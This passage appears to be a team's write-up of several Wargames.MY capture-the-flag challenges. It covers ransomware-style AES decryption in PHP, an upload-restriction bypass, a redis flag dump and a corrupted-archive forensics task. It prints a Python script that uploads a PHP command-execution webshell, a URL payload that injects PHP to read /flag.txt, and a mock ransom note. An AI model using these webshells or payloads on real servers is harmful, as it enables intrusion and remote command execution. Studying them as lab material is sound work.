However, we cannot get the decrypted flag.

```
root@ubuntu:~# php a.php
key1: 56eb8367a2b06df31bec047358d54197
key2: f0de7ec5a77f6907d6290153a330c1a8a48f19f4d29c5c591d66ea25d62cce56
iv: cd23bb3cebe9f3ef
b64_data: b2bpkrdgEQn1aQOCjj8FGMafzd76R1LSdMjFAxJwFZR9ELkonZGXgReq4CE54suz
dec:
root@ubuntu:~#
```

A hint was provided from the organizer.

Hint

the date supposed to be 04/Dec

Got it!

Decrypt the file, and submit the content of it as flag.

View Hint

Let's change the date.

Run »

```
<!DOCTYPE html>
<html>
<body>

<?php
echo(strtotime("04/Dec/2020:19:11:58 +0000"));
?>

</body>
</html>
```

1607109118

```
function main()
{

    $data = [
        'host' => "lordkiske.wargames.my",
        'time' => 1607109118,
    ];
    $data['hash'] = md5(serialize($data));
    printf("key1: %s\n",$data['hash']);
    $secret_key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
    $aa = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0" ?? 'bb';

    $secret_iv = sha1(md5(shell_exec('cat /etc/passwd')) . $aa);

    $encrypt_method = "AES-256-CBC";

    $key = hash('sha256', $secret_key);
    printf("key2: %s\n",$key);

    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    printf("iv: %s\n",$iv);

    $b64_data = base64_decode(
    "YjJicGtyZGdFUW4xYVFPQ2pqOEZHTWFmemQ3NlIxTFNkTWpGQXhKd0ZaUjlFTGtvblpHWGdSZXE0Q0U1NHN1eg==");
    printf("b64_data: %s\n",$b64_data);

    $data = openssl_decrypt($b64_data, $encrypt_method, $key, 0, $iv);
    printf("dec: %s\n",$data);

}
main();
?>
```

```
root@ubuntu:~# php a.php
key1: 362cbb735e9dd937570ec0d9971fe224
key2: 385167538c54d57712c41f3147aa75388c8111ccfd4bf0578ec874c5083870ca
iv: cd23bb3cebe9f3ef
b64_data: b2bpkrdgEQn1aQOCjj8FGMafzd76R1LSdMjFAxJwFZR9ELkonZGXgReq4CE54suz
dec: wgmy{9ed95e1721c3aab37bd7c67496f868a2}

root@ubuntu:~#
```

We managed to get the flag.

Hack the Hacker

- Flag: wgmy{771341f6a19a96560311ca36c6b6a5da}
- Send payload
    - http://musangkeng.wargames.my/getnote.php?host=<?php echo file_get_contents("/flag.txt"); ?>&key=klks.php

Lock3d By MusangKeng

Hi! wgmy{771341f6a19a96560311ca36c6b6a5da}

Ooops, website has been encrypted by MusangKeng Ransomware.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

1Mz31337HM3xXTuR2R1t0t4lyf4k3GSdzaAtNWGMY

2. Submit Bitcoin wallet ID and personal installation key to our website http://musangkeng.wargames.my/


Your personal installation key:

NGx5Qjh2aXhOMWNHamFuK09qTEZuaDAydnVNZVNMYUVqVUszSGNXZ2VyS1I0TzY1b2dPc2F4aEhoVG42TW1kdGNXdWQ2N0dKaWUzaVlrWFYxVExjZWJwQnVhT1E0NDExME1hbGErYlV1T2s9

Jika Kau Fikirkan Kau Boleh

Flag : wgmy{9fdfa2a48a1aa104166faa4026c61eb2}

- Doing quick enum led us to /uploads which results in a 301 redirect, but when you check the Burp HTTP history, you'll see an upload form right on the redirect page.



```
<title>
  muat naik gambar
</title>
```

```
<form id="upload" action="#" method="POST" enctype="multipart/form-data" target = "upload_iframe">
  <input type="hidden" id="MAX_FILE_SIZE" name="MAX_FILE_SIZE" value="2000000">
  <input type="hidden" name="emailAddress" id="emailAddress" value="">
  <input type="hidden" name="user_key" id="user_key" value="">
  <input type="hidden" name="time_key" id="time_key" value="">
  <input type="hidden" name="redurl" id="redurl" value="">
```

- We manually intercept the response in burp
    1. Setting response to 200 OK
    2. Modify the form's action to '/upload.php' and creating an upload button

- We get this error now- File seems to be uploaded to /tmp/namerandomizer and then failed to be moved to the sukahatila folder.

```
<br />
<b>
  Warning
</b>
:  move_uploaded_file(): The second argument to copy() function cannot be a directory in <b>
  /app/uploads/upload.php
</b>
 on line <b>
  13
</b>
<br />
<br />
<b>
  Warning
</b>
:  move_uploaded_file(): Unable to move '/tmp/phpYz8PA6' to 'sukahatila/' in <b>
  /app/uploads/upload.php
</b>
 on line <b>
  13
</b>
<br />
{"error":"There was an error uploading your files"}
```

Looking at the javascript in the /upload page we noticed the parameter "?t" being passed to upload.php. It allowed us to have a custom name for our file within the sukahatila folder.

- We upload a PHP webshell by submitting the form to 178.62.233.224:31337/uploads/upload.php?t=whysam.php. **Success !**

Not secure | 178.62.233.224:31337/uploads/sukahatila/whysam.php

#

Fetch: host: 202.184.50.149 port: 80 path:

CWD: /app/uploads/sukahatila **Upload:** Choose File No file chosen

Cmd:

Clear cmd

Execute

- Time to grep for files with the words “wgmy” or “flag”.
  find / -xdev -type f -print0 | xargs -0 grep -H "flag"

- /start.sh looked interesting and we inspected it.

```
/app/uploads/sukahatila/salampunyani.txt:Hey I just met you, this is crazy, but this is not the flag, really :)
/flag:Hey I just met you, this is crazy, but this is not the flag, really :)
/start.sh:FLAG=`cat /flag`
/start.sh:echo "Hey I just met you, this is crazy, but this is not the flag, really :)" > /flag
```

Cmd: cat /start.sh

Clear cmd

Execute

```
cat /start.sh
#!/bin/bash
redis-server --daemonize yes
KEY=`head /dev/urandom | tr -dc A-Za-z0-9 | head -c 13`
FLAG=`cat /flag`
#redis-cli set $KEY "$FLAG"
echo "Hey I just met you, this is crazy, but this is not the flag, really :)" > /flag
/usr/sbin/apache2ctl -D FOREGROUND
```

- We then dumped the key from the redis DB and got the flag
  redis-cli KEYS * | xargs -n 1 -P8 redis-cli dump

redis-cli KEYS * |xargs -n 1 -P8 redis-cli dump Execute

```
&wgmy{9fdfa2a48a1aa104166faa4026c61eb2}          Ys►@►h
```

- PHP WebShells Used-
  1. https://github.com/WhiteWinterWolf/wwwolf-php-webshell


2. And custom webshell (klks)

C: > Users > klks > Desktop > solve_jika.py


```python
import requests

php_code = """<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
"""
file_dict = {"klks982374.php": php_code }
response = requests.post("http://178.62.233.224:31337/uploads/upload.php?t=klks982374.php", files=file
print(response.text)
```

Nuisance


Flag: wgmy{c6a9f61e26a8be4d4f856ab326d729dd}
Open the nuisance.arc file using HxD to fix first 3 bytes to ArC.



After that use FreeARC https://sourceforge.net/projects/freearc/ to extract the flag.palm.



Understanding .palm file is Pixmap https://filext.com/file-extension/PALM
Next find a way to convert into JPEG using https://www.freefileconvert.com/palm-converter
https://www.freefileconvert.com/file/jqr77GbBEr4R



Download the JPEG.